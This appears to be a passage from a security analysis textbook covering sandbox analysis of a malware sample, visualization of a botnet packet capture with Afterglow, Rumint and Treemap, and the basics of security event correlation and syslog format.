Enter your email address and click "Browse..." to find the file analyzed by Norman SandBox Information Center. To submit the sample, click the "Upload" button.

For security reasons you will have to type in the characters from the image shown below (CASE SENSITIVE). If you have problems reading these characters, clicking the "Change Image" link will result in another image, which hopefully is easier to read.

Within a short time, the analysis of the file you submitted will be sent to the email address supplied and added to the "**Latest submitted**" list.

NOTE!! Archive files (zip, rar etc) will not be unpacked before scan, meaning that only the archive file itself will be scanned, **not** the files it contains.

Security code:  [Change Image!](#)

Code from image:

Email:

Filename: [Browse...](#)

Figure 5.27:

Result of Analysis

A few minutes later I got a report of the analysis in my mailbox. Whilst the report was very brief, it was direct and straight to the point. The report is shown below:

```
RaDa.exe : INFECTED with Pinfi (Signature: W32/Pinfi)
```

```
[ DetectionInfo ]
* Filename: C:\analyzer\scan\RaDa.exe.
* Sandbox name: Pinfi.A.dropper.
* Signature name: W32/Pinfi.A.
* Compressed: YES. * TLS hooks: NO.
* Executable type: Application.
* Executable file structure: OK.
* Filetype: PE_I386.
[ General information ]
* Applications uses MSVBVM60.DLL (Visual Basic 6).
* Form uses id Form.
* File length: 198622 bytes.
* MD5 hash: 14ba4a96df8477528788e5ea7b1cf18e.
[ Changes to filesystem ]
* Creates file C:\WINDOWS\TEMP\dah6248.tmp.
* Overwrites file C:\WINDOWS\TEMP\dah6248.tmp.
[ Changes to registry ]
* Accesses Registry key "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer".
* Accesses Registry key "HKCU\Software\Borland\Locales".
* Accesses Registry key "HKCU\Software\Borland\Delphi\Locales".
[ Changes to system settings ]
* Creates WindowsHook monitoring call windows proceddres activity.
[ Process/window information ]
* Injects C:\WINDOWS\TEMP\dah6248.tmp into remote thread 00000000.
* Creates a COM object with CLSID {FCFB3D23-A0FA-1068-A738-08002B3371B5} :
  VBRuntime.
* Creates a COM object with CLSID {E93AD7C1-C347-11D1-A3E2-00A0C90AEA82} :
  VBRuntime6.
[ Signature Scanning ]
* C:\WINDOWS\TEMP\dah6248.tmp (176128 bytes) : Pinfi.A.
(C) 2004-2009 Norman ASA. All Rights Reserved.
The material presented is distributed by Norman ASA as an information
source only.
```


5.5.11 BitBlaze

The BitBlaze project aims to design and develop a powerful binary analysis platform and employ the platform in order to

1. analyze and develop novel COTS protection and diagnostic mechanisms and
2. analyze, understand, and develop defenses against malicious code.

The BitBlaze project also strives to open new application areas of binary analysis, which provides sound and effective solutions to applications beyond software security and malicious code defense, such as protocol reverse engineering and fingerprint generation. The BitBlaze project consists of two central research directions:

1. the design and development of the underlying BitBlaze Binary Analysis Platform, and
2. applying the BitBlaze Binary Analysis Platform to real security problems.

The two research foci drive each other: as new security problems arise, we develop new analysis techniques. Similarly, we develop new analysis techniques in order to better or more efficiently solve known problems. Below, we give an overview of the two research directions.

5.5.11.1 Case Study 43: Malware Analysis with BitBlaze

The BitBlaze binary analysis platform is also in line with other services we have looked at. The file upload page is located here²⁶. Fill in your Email address and upload the RaDa.exe file. Once done with the scanning, a report will be delivered to your mailbox. Figure 5.28 shows a screenshot of the BitBlaze analysis report of RaDa.exe.

From the above analysis, what conclusions can be drawn from the RaDa.exe malware sample?

5.6 Visualizing Malware Behaviour

This section will explore visualization in relation to mainly malware collector logs, network logs and the possibility of visualizing their payloads. We will show that this type of visualization of activity on the network can help us in the analysis of the traffic, which may contain

²⁶<https://aerie.cs.berkeley.edu/submitsample-d.php>

Analysis Results for Request ID 1200911141034253617

Note: each memory dump file contains a whole memory page (size=4KB), and you can find its EIP and address information in the file name. Basically, a dump file name is "dump_[PID]_[BaseAddress]_[LayerNumber]_[EIP].bin". So, for example, "dump_840_0040a000_3_0040ad43.bin" contains a dump of the memory region 0x0040a000-0x0040fff at hidden layer 3 (PID=840), and the entry point is 0x0040ad43.

Sample Name: RaDa.exe

File Type: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
(We currently support only the [Windows PE executable](#) formats.)

MD5 Checksum: 14ba4a96df8477528788e5ea7b1cf18e
Number of Processes Tracked: 1
RaDa.exe: PID=836
Number of Hidden (Packing) Layers: 1 (PID=836)

Analysis Results:
[\[execution info\]](#) [\[memory map\]](#)

Code/Data Download:
[\[memory dump \(unpacked code\)\]](#) [\[disassembled memory dump \(TXT\)\]](#) [\[disassembled IDB data for IDA Pro\]](#)

Misc. Download:
[\[network traffic dump \(pcap\)\]](#)

BitBlaze 2008-2009. All rights reserved.

Figure 5.28:

unwanted pieces of code, and may identify any patterns within the traffic or payloads that might help us determine the nature of the traffic visually. We will further speculate on a framework that could be built which would be able to fingerprint any type of malware, based on the theory that the basic structure of Malware code does not change, it may mutate but the internal structure stays the same. By passing it through either a current log Visualization algorithm or a purpose built piece of visual inspection software which would output a 3D visual representation of the malware to screen or be further processed by a multipoint mapping utility similar to a fingerprint mapper, which would determine the base structure of the malware and categorize it. If we could fingerprint zero day virus by recognizing visually, we may then be able to detect and create an antidote to it much quicker and more efficiently than is currently being done by most antivirus vendors.

5.6.1 Background

The quantity of data collected from a malware collector such as Mwcollect, Nepenthes or Honeytrap can be daunting. If the data has come from a large corporation the log files could run into tens of gigabytes of data, this data has to be painstakingly searched through by someone looking for anomalies or in the case of honeypots looking where the traffic came from, identify the payload and then determine if it is malicious or not. Humans are very good at picking up and detecting patterns and analyzing images rather than just text. Therefore the ability to see log files as a visual representation of the data contained within it would greatly speed up the

time required to analyze log files. The fact that humans can interpret complex visual images much faster than the text contained in the logs should bring visualization to the forefront of network forensics taking much of the tedious and painful trolling through data away as the examiner should be able to pinpoint anomalies and suspicious behaviors just by looking and the image that the data makes. Taking this another step forward the possibility of looking for and visualizing a virus or malware code in the same way would be quite possible, but what does it look like?

5.6.2 Visualization Tools

There are several types of visualization tools that can be used today to produce a visual representation of security dataset. Visualization really holds its own when we try to analyze large files. A 1GB file can be viewed in a protocol analyzer with relative ease but it still does not give us a good picture of the structure of the file content or even a causal relationship between the different components of the packet capture. There are different types of visualization tools which can read a packet capture and produce different types of graphical representations. Whilst some tools will produce a 3D graphic of the logs which can also be broken down into sub sections like scatter plots, parallel coordinates and hemisphere spatial views, others will display a 2D view determining what is happening on the network and where, just by looking at the topology of the representation. Here is a short list of current visualization applications that I instantly make use of:

- Afterglow
- Graphviz
- Rumint
- Treemap

There are many more tools that can visualize data²⁷ but in this section we will examine some of the applications above. Whilst Afterglow and Graphviz work together to form a representation, Rumint works as a stand alone application that can generate a graphic with out any interaction with any other application. For Afterglow, in order to produce an image from the data stream we need to find a way of exporting it to a recognizable file format, typically CSV file format. So let's get started, shall we.

²⁷You can get hold of Security Analysis and Data Visualization book also by the same author

5.6.2.1 Case Study 44: Afterglow and Graphviz

All case studies will be centred on our initial packet capture - botnet.pcap

```
# tcpdump -vtttttnnelr botnet.pcap | afterglow/src/perl/parsers/tcpdump2csv.pl \  
"sip dip dport" > botnet.csv
```

This will create a comma separated file botnet.csv with Source IP, Destination IP and destination Port. We need to feed this to the afterglow script so as to generate the visuals

```
# cat botnet.csv | perl afterglow/src/perl/graph/afterglow.pl \  
-c afterglow/src/perl/parsers/color.properties -e 6 -p 1 > botnet.dot  
# cat botnet.dot | neato -Tjpg -o botnet.jpg
```

A cross section of the resulting image is shown in Figure . Be aware that the image file is very huge and you might need a wide screen to be able to completely visualize it. The complete image generated can be downloaded here²⁸

So at a quick glance I can see all the IRC (port 6667) connections from the IP 172.16.134.131. We can see IP addresses appearing, giving more of an idea of where things are originating and where they are terminating. That is the effect of visualization.

5.6.2.2 Case Study 45: Rumint

We fire up Rumint and load the botnet.pcap file. It is massive, so be prepared to wait a bit for it to load the pcap dataset. With Rumint I make use of both the parallel coordinate plot as well as the combined visualization. Figures 5.30 and 5.31 depict the parallel coordinate plot and combined visualization respectively on a two axes plot (Source IP and Destination Plot). Again, visualization is better viewed on an LCD wide screen display.

5.6.2.3 Case Study 46: Treemap Visualization

Treemap is a space-constrained visualization of hierarchical structures. It is very effective in showing attributes of leaf nodes using size and color coding. Treemap enables users to

²⁸<http://inverse.com.ng/book2/botnet.jpg>




Figure 5.29:

compare nodes and sub-trees even at varying depth in the tree, and help them spot patterns and exceptions. Treemap uses a very simple TAB-delimited format that includes both the attributes values and the tree structure called TM3. Data can be created with a spreadsheet, or export it from a database. We will also be visualizing the *botnet.csv* file.

Installation

Treemap is free to use under a non-commercial license and can be obtained here²⁹. It is a Java application so make sure you have the Java Run-time Environment (JRE).

²⁹<http://www.cs.umd.edu/hcil/treemap/>




Figure 5.30:




Figure 5.31:

Before we launch Treemap, we need to convert our CSV file (*botnet.csv*) into the treemap's TM3 format. To perform this conversion, all we need to is replace all instances of comma (,) with the [tab] key, represented as `\t` in the following command. We can employ perl for this thus:

```
# cat botnet.csv | perl -pe 's/,/\t/g' | sort | uniq -c | \
perl -pe 's/^\s*//, s/ \t/' > botnet.tm3
```

This gives a nicely formatted tab delimited file. One other thing you will have to do then is adding a header row, such that the output looks as follows:

```
Count SIP DIP DPORT
INTEGER STRING STRING STRING
1 12.252.61.161 172.16.134.191 1434
1 12.253.142.87 172.16.134.191 1434
1 12.83.147.97 172.16.134.191 1434
6 129.116.182.239 172.16.134.191 139
6 129.116.182.239 172.16.134.191 1433
286 129.116.182.239 172.16.134.191 445
.
.
9 81.50.177.167 172.16.134.191 139
1 81.57.217.208 172.16.134.191 1434
```

Once this has been done, we can then launch Treemap tool thus

```
# java -jar treemap.jar
```

Open the *botnet.tm3* file that was just generated. On the right-hand side, click **Hierarchy**. then **DEFAULT HIERARCHY** and then **REMOVE**. Then click on *Count* and **Add**. Do the same for *SIP*, *DIP* and *DPORT*. Now switch to **Legend** and change the **Size** to *Count*. Then change **Color** to *Count* and finally set the **Label** to *DPORT*. Not bad, is it? You can also play around and change the color scheme by selecting *User defined bins* under **Color binning**. Figure 5.32 shows the treemap that was obtained.

Treemap settings appear on the right and is depicted in Figure 5.33.

The default partition (algorithm) method used by Treemap is *Squarified*, you can click on **Main** and select another method such as *Strip* or *Slice and Dice*. You will find that the best choice of algorithm depends largely on your data and task, so try all three versions to see which perfectly suits your needs. Also note that in all the cases, nodes that have a size of zero will not appear on the screen, and that subtrees that have too many nodes to be drawn will appear black because the 1 pixel border drawn to separate nodes are black.



Figure 5.32:

Let's look at the largest treemap as shown in Figure 5.34.

We can see here that for the source IP address 172.16.134.191, we the target it connects to 209.196. 44.172. Basically, we are able to see all the connections made. Then, in the target machine boxes, we can see all the service that these connections accessed in this case port 6667. The color then indicates the total number of uniques connections. From this alone we can immediately conclude that this machine is part of a botnet because of the total number of IRC connection count, a staggering 18,700. All in all, this gives you a nice overview of the packet capture.

Final Analysis

As can be seen for the images and software previously mentioned, the techniques, inputs an rendered outputs are vastly different from each other but all have the same aim. That aim is to see the coded world as a graphic representation. All the programs have a level of complexity




Figure 5.33:




Figure 5.34:

that needs to be rectified if the tools are to become more useful. The use of visualization can clearly be seen as a better solution to the endless task searching

through logs by visualizing the activity on the network. Is it better to use 3D or 2D? The belief is that 2D images using graph base representations although very useful do not scale well and have mapping and layout problems. It can be seen that all applications can visualize data, some better than others in speed and accuracy but most can be reconfigured to perform different tasks in the identification of malware, where it came from and what patterns it forms if any.

5.7 Summary

In this chapter we discussed in great detail the concept of attack analytics and visualization from botnet tracking, malware extraction, behavioural analysis and propagation through to malware and security visualization. In the process we examined various tools and techniques used in the capturing, processing and visualization of a typical security dataset.

Chapter 6

Attack Correlation

Security event correlation is the process of applying criteria to data inputs, generally of a conditional ("if-then") nature, in order to generate actionable data outputs...Richard Bejtlich¹

This is by far the best definition of SEC I found out there. Furthermore, Richard went on to state what Security Event Correlation isn't.

SEC is not simply collection (of data sources), normalization (of data sources), prioritization (of events), suppression (via thresholding), accumulation (via simple incrementing counters), centralization (of policies), summarization (via reports), administration (of software), or delegation (of tasks).

This has given us a heads up on what SEC is and isn't. So in this chapter, we explore the methodology of simple and complex event correlation techniques from event filtering, aggregation and masking through to the definition of root cause analysis. So let's get down to brass tacks.

6.1 Correlation Flow

Needless to say, the central unit of information for any event correlation engine is the event. Events can be viewed as generalized log records produced by various agents including the standard SYSLOG. As such they can be associated with any significant change in the state of

¹<http://taosecurity.blogspot.com>

the operating system or application. Events can be generated not only for the problems and anomalies, but for successful transactions and connections.

Typical event flow is not that different from an email flow: each event has its origin, creation time, subject and body. Often they have severity and other fixed parameters. Like in email many events are most likely spam messages and can be sorted in multiple event streams. Event processing flow includes several stages and are briefly highlighted below:

Detection -> Filtering -> Notification -> Response -> Archiving

Event correlation is a major aspect of event processing flow. Proper correlation and filtering of events is essential to ensuring quality of service and the ability to respond rapidly to exceptional situations. The key to this is having analysts encode their knowledge about the relationship between event patterns and actions to take. Unfortunately, doing so is time-consuming and knowledge-intensive.

Correlation of events, while not a panacea, can substantially reduce the load of human operator and this improves chances that a relevant alert will be noticed and reacted to in due time. Still there are at least a couple of established technologies that are associated with event correlation:

Stateless correlation: when the correlation engine does not use previous events or its current state for the decision. It is usually limited to filtering.

Stateful correlation: when the correlation engine works with a “sliding window” of events and can match the latest event against any other event in the window as well as its own state.

Stateful correlation is essentially a pattern recognition applied to a narrow domain: the process of identification of patterns of events often across multiple systems or components, patterns that might signify hardware or software problems, attacks, intrusions, misuse or failure of components. It can also be implemented as specialized database with SQL as a query manipulation engine. The most typical operations include but are not limited to

- Duplicates removal
- Compression
- Aggregation

- Generalization
- Throttling
- Escalation
- Self-censure
- Time-linking
- Topology based correlation

Event correlation is often mentioned along side root cause analysis: the process of determining the root cause of one or more events. For example, a service outage on a network usually generates multiple alerts but only one of the attacks can be considered the root cause. This is because a failure condition on one device may render other devices inaccessible. Polling agents are unable to access the device which has the failure condition. In addition, polling agents are also unable to access other devices rendered inaccessible by the error on the original device. Events are generated indicating that all of these devices are inaccessible. All that is needed is the root cause event.

The most typical event stream that serves as a playground for event correlation is the operating system logs. Log processing and analysis is perhaps the major application domain of event correlation. Operating system logs provide rich information about state of the system that permits building sophisticated correlation schemes. Essentially each log entry can be easily translated to the event, although most can be discarded typically as non-essential logs. Logs often serve as guinea pigs for correlation efforts and rightly so: the implementation is simple (syslog can easily be centralized) as syslog in Unix contains mass of important events that are often overlooked. Additional events can be forwarded to syslog from cron scripts and other sources.

With log-based events as a constituent part of the stream, the number of events generated at any point in time can be quite large. That means that raw events will have to go through special preprocessing phase called *normalization* and that stage trims the number of events for the subsequent processing. Normalization eliminates minor, non-essential variations and converts all events into a standard format, or at least a format more suitable for further processing. During this procedure the event is assigned some unique (often numeric) ID.

6.2 Correlation Operations

Event correlation encompasses a variety of technologies and operations. Architecturally, correlation engine can be conceptualized as a set of pipes each performing a different operation. Amongst the implementation efforts, we can distinguish the following (overlapping) methods:

6.2.1 Filtering

Filtering of events is close to spam filtering. This can be done with regular expression engines or any utility or scripting language that has a built-in regular expression interface. Filtering should however be implemented as pre-processing technology for the event stream to lessen the load of “main correlator”. It comes in several forms thus:

Priority-based filtering. This technique permits discarding completely irrelevant (noise) or "low priority" events. In this case the first step is to assigned each event some numeric value called priority. Typical set includes: *Fatal, Critical, Serious, Error, Warning, and Info*

One example of this technique is *reporting only events that have priority lower by one or two units from the top priority present in the event queue*. For example, if "critical" is the top priority event currently present in the queue, then only "serious" and "errors" are processed; warning" and "info" events are suppressed in event viewer to diminish noise. Displaying low priority events in case high priority events present clutters an event viewer to the point where operators shut off the feature and rely on their intuition and user complaints. Therefore, it is important to eliminate all low-priority events (for example, events that do not require any escalation or operator action).

Discarding "side-effect" events that were created due to the occurrence of some previous high priority event (for example a reboot) that do not have independent value (tail events). On a higher level of complexity this is variant of correlation mechanism called generalization.

Time-out of events. If an event is older than a certain period of time (say 24 hours) in many situations it can be discarded if there was no new similar event. Sometimes this is implemented as auto-closing of events.

Automodification. Some systems have a somewhat interesting feature when any open event can be closed by the same event with a specific field. This functionality is limited to events with the declared structure that permits very easy and natural filtering of "transitory" events when for example server lost connectivity for on second but it was immediately restored. This idea can be expanded to modification of any event parameter if the particular event slot is defined as "modifiable". Modification can involve not only substitution but also increment of the counter (say, if the field defines as "incrementable"), In this case, instead of opening a new event, old event is modified with each new message. Such a technique can be complementary or add on to duplication removal. Automodification can be considered as the simplest form of the generalization as it operates with a single type of message.

6.2.2 Compression

This is generalization of duplicate removal which creates a single event from non identical but similar events. It can dramatically lower the load of the "main correlator". Database-based techniques work really well for this category. The simplest case of compression is duplicate removal and due to its importance, it is usually implemented as a class on its own.

6.2.3 Duplicates removal

This is the simplest example of compression but with a unique twist: we replace a specified number of similar events with one, but add or modify a field called counter which is incremented each time identical event arrives. In a way it is both compression and simple generalization.

Despite being very simple to implement it is very useful and should always be deployed on low-level correlation stages (pre-filtering) as it can significantly reduce the load on the main correlation engine.

For example 1,000 "SMTP message cannot be delivered" events become a single events that says "message routing failed 1,000 times." This for example can be due to spam attack or due to the problem of SMTP gateway but this generalized event is definitely more useful then individual events.

More complex variants of duplication removal can be called aggregation and will be discussed in the next classification entry.

6.2.4 Aggregation

Aggregation creates a new, more generic event from several "low level" dissimilar events (for similar events the appropriate operation is called compression, see below). For example port scanning event is typically result of generalization of probes on several ports that fit a certain time and/or host distribution pattern. One of the possible approaches is syntax based methods. Often composite event is called ticket and it extends dynamically incorporating new event that fall into the ticket mask (for example all events that are registered for a particular serviceable component). for instance, in the case of networking event, one typical aggregation point is the device. So if two interfaces on the device fail, all corresponding events are aggregated into the device ticket.

6.2.5 Generalization

Generalization is more advanced version of aggregation and involves some hierarchy of events. For example if both events about HTTP and FTP connectivity failures are arrives then reasonable generalization would be connectivity/TCP_stack.

6.2.6 Throttling

This is variant of filtering in which events are reported only after they occur a certain number of times or if event does not disappear after a certain interval ("calm down period"). For example, if ping fails it is usually wise to wait a certain interval to repeat before concluding. In this case, the event is reported if any new event that contradicts this one is not reported within a specified period. For instance, if ping disappears and does not reappear in a 10 sec interval, the lost connectivity can then be reported.

6.2.7 Escalation

Sometimes multiple events each of which has low priority reflect a worsening error condition for a system or a resource. For example the initial report about disk partition utilization above 80% can be "file system is almost full and need to be cleaned or extended". If a second event, more severe event when greater than 90% full, and a critical event greater than 98% full. In this case, the event processor does not need to report the file system event multiple times. It can merely increase the severity of the initial event to indicate that the problem has become more critical and needs to be responded to more quickly

6.2.8 Self-censure

This is a form of filtering. If the new, arriving event finds out that an event which is a generalization of the current event is present in the event queue, then the current event is "merged" into this event or ticket and just affects the parameters of generalized event (number of repetitions of particular sub event).

One of the most typical examples of self-censure is blocking messages during server shutdown. In this case the shutdown event automatically 'consume" all incoming events.

6.2.9 Time-linking

This method can be helpful if one event is always followed by several others or if sequence of events suggest particular repeating scenario. There is special discipline called temporal logic² that helps thinking about such sequences using special diagrams. Time-linking is combined with suppression: for example any event during maintenance window can be assigned very low priority or completely filtered out.

Typical examples of time-based relationships can include the following:

- Event A was observed within specific interval T. The most prominent example is "black-outing" of all events during maintenance window.
- Event A was not observed within interval T ("is alive" probes belongs to this category).
- Register Event A and suppress events of type B,C,D... for N seconds
- Event A is always followed by Event B (pair events).
 - Event A follows Event B within interval T (many heartbeat probes belongs to this category)
 - Register Event A. On the arrival of the event B execute some actions.
- This is the first Event of type A since the recent Event of type B (startup always comes after shutdown and recovery of "is alive" probe signals end of the period of message suppression).
- Calendar events: event A should always be observable with in interval T1-T2.

²http://en.wikipedia.org/wiki/Temporal_logic

6.2.10 Topology based correlation

In the case of a networking event, the most common correlation method is the use of topology. Topology-based correlation presupposes the existence of a network diagram from which can be inferred the nature of device connectivity.

For example, topology-based correlation permits us to suppress the events which occur when elements downstream from a known problem are unreachable. The most basic form of topology-based correlation can be implemented as self-censure. For instance, if a router experiences problems, stream of alerts from downstream devices can be partially or completely filtered out for the period the problem existed on the router.

6.3 Methods of Correlation

Whilst general pattern recognition techniques and expert systems work, there are several other specialized (and faster/simpler) approaches to event correlation:

Rule-based expert systems. Rule based expert systems (Production system) are by definition very suitable for complex event correlation. At the same time they are not particularly well suited to deal with millions of events and require careful preprocessing of events to be useful.

Predicates based. Used in some correlation systems. It has potential due to the ability to establish "child-parent" relationships. It proved to be too complex to use. It makes simple things complex and complex things beyond the reach of normal administrators. Because of the complexity of such engines, there is mixed success with this approach.

Syntax-parsing based. In the most primitive form this is regex-based parsing like in Simple Event Correlation (see Section 6.6.1)

Ad-hoc rule-based systems. Ad-hoc systems are usually very primitive and conceptually similar to firewalls. XML is often used for expressing rules. Can be used as a first stage of event processing before using more complex correlation engine (IBM's Tivoli gateway State correlation engine belongs to this type)

SQL-style operations on dynamic (usually memory-based) window of events

Statistical anomaly based techniques. Statistical correlation uses special statistical algorithms to determine deviations from normal event levels and other

routine activities (for example deviation of frequency of event by two standard deviations from the running average for the last 200 minutes, day or a week).

Detecting threats using statistical correlation. This is essentially a threshold based approach and it does not depend directly on the usage of complex statistical metrics although they can help. The advantage of this approach is that it does not require any pre-existing knowledge of the event to be detected. It just needs to be abnormal in some statistical metric. Statistical methods may, however, be used to detect pre-defined thresholds after which events became abnormal. The simplest example of such metric is standard deviation – three deviations usually are enough to consider normally distributed event abnormal. Such thresholds may also be configured based on the experience of monitoring the environment.

All of those techniques can be used in some combinations. For example SQL style operations make compression (including duplicate removal) a trivial operation, but they have problem with generalization of events. Syntax parsing methods are very powerful for generalization but not so much for time linking.

6.4 Log Processing

Log processing is an often overlooked aspect of operational computer security. Most enterprises spend their IT and security budgets on intrusion prevention and detection systems (IP/IDS) and yet still manage to ignore generated logs. This is for the simple reason that the tools and techniques required to make use of that data are often not available or the tools that exist are not convenient or straightforward to implement. This is changing, however, as most security vendors are up against the wall with the massive amounts of data they generate. In this section we will attempt to find useful techniques and mechanisms to correlate and process the contents of multiple logs files.

6.5 Syslog

Syslog is a protocol designed for the efficient delivery of standardized system messages across networks. The protocol is described in detail in RFCs 3164 and 3195. Syslog originated in

the Unix family of operating systems and has found its most extensive use there, but other implementations have been coded, including ones for Windows operating systems.

In a logging infrastructure based on the syslog protocol, each log generator uses the same high-level format for its logs and the same basic mechanism for transferring its log entries to a syslog server running on another host.²⁶ Syslog provides a simple framework for log entry generation, storage, and transfer, that any OS, security software, or application could use if designed to do so. Many log sources either use syslog as their native logging format or offer features that allow their log formats to be converted to syslog format. Section 6.5.1 describes the format of syslog messages, and Section 6.5.2 discusses the security features of common syslog implementations.

6.5.1 Syslog Format

Syslog assigns a priority to each message based on the importance of the following two attributes:

- Message type, known as a facility. Examples of facilities include kernel messages, mail system messages, authorization messages, printer messages, and audit messages.
- Severity. Each log message has a severity value assigned, from 0 (emergency) to 7 (debug).

Syslog uses message priorities to determine which messages should be handled more quickly, such as forwarding higher-priority messages more quickly than lower-priority ones. However, the priority does not affect which actions are performed on each message. Syslog can be configured to handle log entries differently based on each message's facility and severity. For example, it could forward severity 0 kernel messages to a centralized server for further review, and simply record all severity 7 messages without forwarding them. However, syslog does not offer any more granularity than that in message handling; it cannot make decisions based on the source or content of a message.

Syslog is intended to be very simple, and each syslog message has only three parts. The first part specifies the facility and severity as numerical values. The second part of the message contains a timestamp and the hostname or IP address of the source of the log. The third part is the actual log message content. No standard fields are defined within the message content; it is intended to be human-readable, and not easily machine-parseable. This provides very high flexibility for log generators, which can place whatever information they deem important

within the content field, but it makes automated analysis of the log data very challenging. A single source may use many different formats for its log message content, so an analysis program would need to be familiar with each format and be able to extract the meaning of the data within the fields of each format. This problem becomes much more challenging when log messages are generated by many sources. It might not be feasible to understand the meaning of all log messages, so analysis might be limited to keyword and pattern searches. Some organizations design their syslog infrastructures so that similar types of messages are grouped together or assigned similar codes, which can make log analysis automation easier to perform. The example below shows several examples of syslog messages.

```
Mar 1 06:25:43 server1 sshd[23170]: Accepted publickey for server2 from
172.30.128.115 port 21011 ssh2
Mar 1 07:16:42 server1 sshd[9326]: Accepted password for murugiah from
10.20.30.108 port 1070 ssh2
Mar 1 07:16:53 server1 sshd[22938]: reverse mapping checking getaddrinfo for
ip10.165.nist.gov failed - POSSIBLE BREAKIN ATTEMPT!
Mar 1 07:26:28 server1 sshd[22572]: Accepted publickey for server2 from
172.30.128.115 port 30606 ssh2
Mar 1 07:28:33 server1 su: BAD SU kkent to root on /dev/tty2
Mar 1 07:28:41 server1 su: kkent to root on /dev/tty2
```

6.5.2 Syslog Security

